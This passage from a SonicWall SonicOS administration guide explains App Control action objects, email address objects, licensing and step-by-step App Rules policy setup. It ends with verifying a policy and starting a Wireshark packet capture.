Reset / Drop	For TCP, the connection will be reset. For UDP, the packet will be dropped.	Predefined
Block SMTP Email - Send Error Reply	Blocks SMTP email and notifies the sender with a customized error message.	Custom
Disable Email Attachment - Add Text	Disables attachment inside of an email and adds customized text.	Custom
Email - Add Text	Appends custom text at the end of the email.	Custom

Action Object settings: Action types


Action Type	Description	Predefined or Custom
FTP Notification Reply	Sends text back to the client over the FTP control channel without terminating the connection.	Custom
HTTP Block Page	Allows a custom HTTP block page configuration with a choice of colors.	Custom
HTTP Redirect	Provides HTTP Redirect functionality. For example, if someone would like to redirect people to the Google Web site, the customizable part will look like: `http://www.google.com` If an HTTP Redirect is sent from Application Control to a browser that has a form open, the information in the form will be lost.	Custom
Bandwidth Management	Allows definition of bandwidth management constraints with same semantics as Access Rule BWM policy definition.	Custom

A priority setting of zero is the highest priority. Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

Email Address Objects

Application Control allows the creation of custom email address lists as email address objects. You can only use email address objects in an SMTP client policy configuration. Email address objects can represent either individual users or the entire domain. You can also create an email address object that represents a group by adding a list of individual addresses to the object. This provides a way to easily include or exclude a group of users when creating an SMTP client policy.


For example, you can create an email address object to represent the support group:



After you define the group in an email address object, you can create an SMTP client policy that includes or excludes the group.

In the image below, the settings exclude the support group from a policy that prevents executable files from being attached to outgoing email. You can use the email address object in either the **MAIL FROM** or **RCPT TO**

fields of the SMTP client policy. The **MAIL FROM** field refers to the sender of the email. The **RCPT TO** field refers to the intended recipient.



Although Application Control cannot extract group members directly from Outlook Exchange or similar applications, you can use the member lists in Outlook to create a text file that lists the group members. Then, when you create an email address object for this group, you can use the **Load From File** button to import the list from your text file. Be sure that each email address is on a line by itself in the text file.

Licensing Application Control

Application Intelligence and Control has two components:

- The Intelligence component is licensed as **App Visualization**, and provides identification and reporting of application traffic on the **Dashboard > Real-Time Monitor** and **AppFlow Monitor** pages.
- The Control component is licensed as **App Control**, and allows you to create and enforce custom App Control and App Rules policies for logging, blocking, and bandwidth management of application traffic handled by your network.


App Visualization and App Control are licensed together in a bundle with other security services including SonicWall Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).

NOTE: Upon registration on MySonicWall, or when you load SonicOS onto a registered SonicWall device, supported SonicWall appliances begin an automatic 30-day trial license for App Visualization and App Control, and application signatures are downloaded to the appliance.


A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for App Visualization and App Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on MySonicWall.

Once the App Visualization feature is manually enabled on the **AppFlow > Flow Reporting** page (see Managing Flow Reporting Statistics on page 1783), you can view real-time application traffic on the **Dashboard > Real-Time Monitor** page and application activity in other Dashboard pages for the identified/classified flows from the firewall application signature database.

To begin using App Control, you must enable it in the **App Control Global Settings** section of the **Firewall > App Control Advanced** page:



To create policies using App Rules (included with the App Control license), select **Enable App Rules** on the **Firewall > App Rules** page:



The SonicWall Licensing server provides the App Visualization and App Control license keys to the firewall when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on www.mysonicwall.com on the Service Management - Associated Products page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for the following subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the firewall as long as these services are licensed.

NOTE: If you disable Visualization in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two firewalls, the firewalls can share the Security Services license. To use this feature, you must register the firewalls on MySonicWall as Associated Products. Both appliances must be the same SonicWall network security appliance model.

IMPORTANT: For a High Availability pair, even if you first register your appliances on MySonicWall, you must individually register both the Primary and the Secondary appliances from the SonicOS management interface while logged into the *individual* management IP address of each appliance. This allows the Secondary unit to synchronize with the firewall license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

Terminology

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the Internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the Internet


POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

Firewall > App Rules



You must enable Application Control before you can use it. App Control and App Rules are both enabled with global settings, and App Control must also be enabled on each network zone that you want to control.

You can configure App Control policies from the **Dashboard > AppFlow Monitor** page by selecting one or more applications or categories and then clicking the **Create Rule** button. A policy is automatically created on the **Firewall > App Rules** page, and can be edited just like any other policy.

You can configure Application Control global blocking or logging policies for application categories, signatures, or specific applications on the **Firewall > App Control Advanced** page. Corresponding match objects are created. You can also configure match objects for these application categories, signatures, or specific applications on the **Firewall > Match Objects** page. The objects can be used in an App Rules policy, no matter how they were created.

You can configure policies in App Rules using the wizard or manually on the **Firewall > App Rules** page. The wizard provides a safe method of configuration and helps prevent errors that could result in unnecessary blocking of network traffic. Manual configuration offers more flexibility for situations that require custom actions or policies.

The **Firewall > App Rules** page contains two global settings:

- **Enable App Rules**
- **Global Log Redundancy Filter**

You must enable App Rules to activate the functionality. App Rules is licensed as part of App Control, which is licensed on www.mysonicwall.com on the Service Management - Associated Products page under GATEWAY SERVICES. You can view the status of your license at the top of the **Firewall > App Rules** page:

Topics:


- Enabling App Rules on page 946

- Configuring an App Rules Policy on page 947
- Using the Application Control Wizard on page 949

Enabling App Rules

To enable App Rules and configure the global settings:

1 Navigate to the **Firewall > App Rules** page.



2 To enable App Rules, select the **Enable App Rules** checkbox.

3 To log all policy matches, leave the **Global Log Redundancy Filter** field set to zero. To enforce a delay between log entries for matches to the same policy, enter the number of seconds to delay.

Global log redundancy settings apply to all App Rules policies. If set to zero, a log entry is created for each policy match found in passing traffic. Other values specify the minimum number of seconds between log entries for multiple matches to the same policy. For example, a log redundancy setting of 10 will log no more than one message every 10 seconds for each policy match. Log redundancy can also be set on a per-policy basis in the **Add/Edit App Control Policy** dialog where each individual policy configuration has its own log redundancy filter setting that can override the global log redundancy filter setting.

For information about configuring App Rules, see the following sections:

- Configuring an App Rules Policy on page 947
- Using the Application Control Wizard on page 949
- Configuring Match Objects on page 1001
- Application List Objects on page 936
- Configuring Action Objects on page 1006
- Configuring Address Objects on page 1009
- Configuring Service Objects on page 1010
- Configuring Bandwidth Objects on page 1011
- Configuring Email Address Objects on page 1014
- Verifying App Control Configuration on page 950

- App Control Use Cases on page 955

Configuring an App Rules Policy

When you have created a match object, and optionally, an action or an email address object, you are ready to create a policy that uses them.


For information about using the App Control Wizard to create a policy, see Using the Application Control Wizard on page 949.

For information about policies and policy types, see App Rules Policy Creation on page 923.


NOTE: Rules configures through the **Firewall > App Control Advanced** page take precedence over rules configured on through the **Firewall > App Rules** page.

To configure an App Rules policy:

1 Go to **Firewall** > **App Rules**.



2 Under the **App Rules Policies** table, click **Add New Policy**. The **App Control Policies Settings** dialog displays



3 Enter a descriptive name into the **Policy Name** field.

4 Select a **Policy Type** from the drop-down menu. Your selection here affects options available in the dialog. For information about available policy types, see App Rules Policy Creation on page 923.

5 Select a source and destination Address Group or Address Object from the **Address** drop-down menus. Only a single **Address** field is available for **IPS Content**, **App Control Content**, or **CFS** policy types.

6 Select the source or destination service from the **Service** drop-down menus. Some policy types do not provide a choice of service.

7 For **Exclusion Address**, optionally select an Address Group or Address Object from the drop-down menu. This address is not affected by the policy.

8 For **Match Object**, select a match object from the drop-down menu containing the defined match objects applicable to the policy type. When the **policy type** is **HTTP Client**, you can optionally select an **Excluded Match Object**.

The excluded match object provides the ability to differentiate subdomains in the policy. For example, if you wanted to allow `news.yahoo.com`, but block all other `yahoo.com` sites, you would create match objects for both `yahoo.com` and `news.yahoo.com`. You would then create a policy with **Match Object** `yahoo.com` and **Excluded Match Object** `news.yahoo.com`.

NOTE: The **Excluded Match Object** does not take effect when the match object type is set to **Custom Object**. Custom Objects cannot be selected as the Exclusion Match Object.

9 For **Action Object**, select an action from the drop-down menu containing actions applicable to the policy type, and can include predefined actions plus any customized actions. The default for all policy types is **Reset/Drop**.

TIP: For a log-only policy, select **No Action**.

10 For **Users/Groups**, select from the drop-down menus for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.

11 If the policy type is **SMTP Client**, select from the drop-down menus for **MAIL FROM** and **RCPT TO**, for both **Included** and **Excluded**. The selected users or group under **Excluded** are not affected by the policy.

12 For **Schedule**, select from the drop-down menu, which contains a variety of schedules for the policy to be in effect.

Specifying a schedule other than the default, **Always On**, turns on the rule only during the scheduled time. For example, specifying **Work Hours** for a policy to block access to non-business sites allows access to non-business sites during non-business hours.

13 If you want the policy to create a log entry when a match is found, select the **Enable Logging** checkbox.

14 To record more details in the log, select the **Log individual object content** checkbox.

15 If the policy type is **IPS Content**, select the **Log using IPS message format** checkbox to display the category in the log entry as `Intrusion Prevention` rather than `Application Control`, and to use a prefix such as `IPS Detection Alert` in the log message rather than `Application Control Alert`. This is useful if you want to use log filters to search for IPS alerts.

16 If the policy type is **App Control Content**, select the **Log using App Control message format** checkbox to display the category in the log entry as Application Control, and to use a prefix such as Application Control Detection Alert in the log message. This is useful if you want to use log filters to search for Application Control alerts.

17 For **Log Redundancy Filter**, you can either select **Global Settings** to use the global value set on the **Firewall > App Rules** page, or you can enter a number of seconds to delay between each log entry for this policy. The local setting overrides the global setting only for this policy; other policies are not affected.

18 For **Connection Side**, select from the drop-down menu. The available choices depend on the policy type and can include **Client Side, Server Side**, or **Both**, referring to the side where the traffic originates. **IPS Content** or **App Control Content** policy types do not provide this configuration option.

19 For **Direction**, click either **Basic** or **Advanced** and select a direction from the drop-down menu. **Basic** allows you to select incoming, outgoing, or both. **Advanced** allows you to select between zones, such as LAN to WAN. **IPS Content** or **App Control Content** policy types do not provide this configuration option.

20 If the policy type is **IPS Content** or **App Control Content**, select a zone from the **Zone** drop-down menu. The policy will be applied to this zone.

21 Click **OK**.

Using the Application Control Wizard

The **Application Control** wizard provides safe configuration of App Control policies for many common use cases, but not for everything. If at any time during the wizard you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration. When configuring manually, you must remember to configure all components, including match objects, actions, email address objects if required, and finally, a policy that references them. For the:

- Application Control wizard, see Using the App Rule Guide (Wizard) on page 1993.
- Manual policy creation procedure, see Configuring an App Rules Policy on page 947.

Verifying App Control Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark to view the packets. For information about using Wireshark, see Wireshark on page 950.

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the **Log > View** or the **Dashboard > Log Monitor** page in the SonicOS user interface.

You can view tooltips on the **Firewall > App Rules** page when you hover your cursor over each policy. The tooltips show details of the match objects and actions for the policy. Also, the bottom of the page shows the number of policies defined, enabled, and the maximum number of policies allowed.

Useful Tools

This section describes two software tools that can help you use Application Control to the fullest extent. The following tools are described:

- Wireshark on page 950
- Hex Editor on page 952

Wireshark


Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.


Wireshark is freely available at: http://www.wireshark.org

The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.

1 In Wireshark, click **Capture > Interfaces** to view your local network interfaces.


2 In the **Capture Interfaces** dialog, click **Capture** to start a capture on your main network interface:



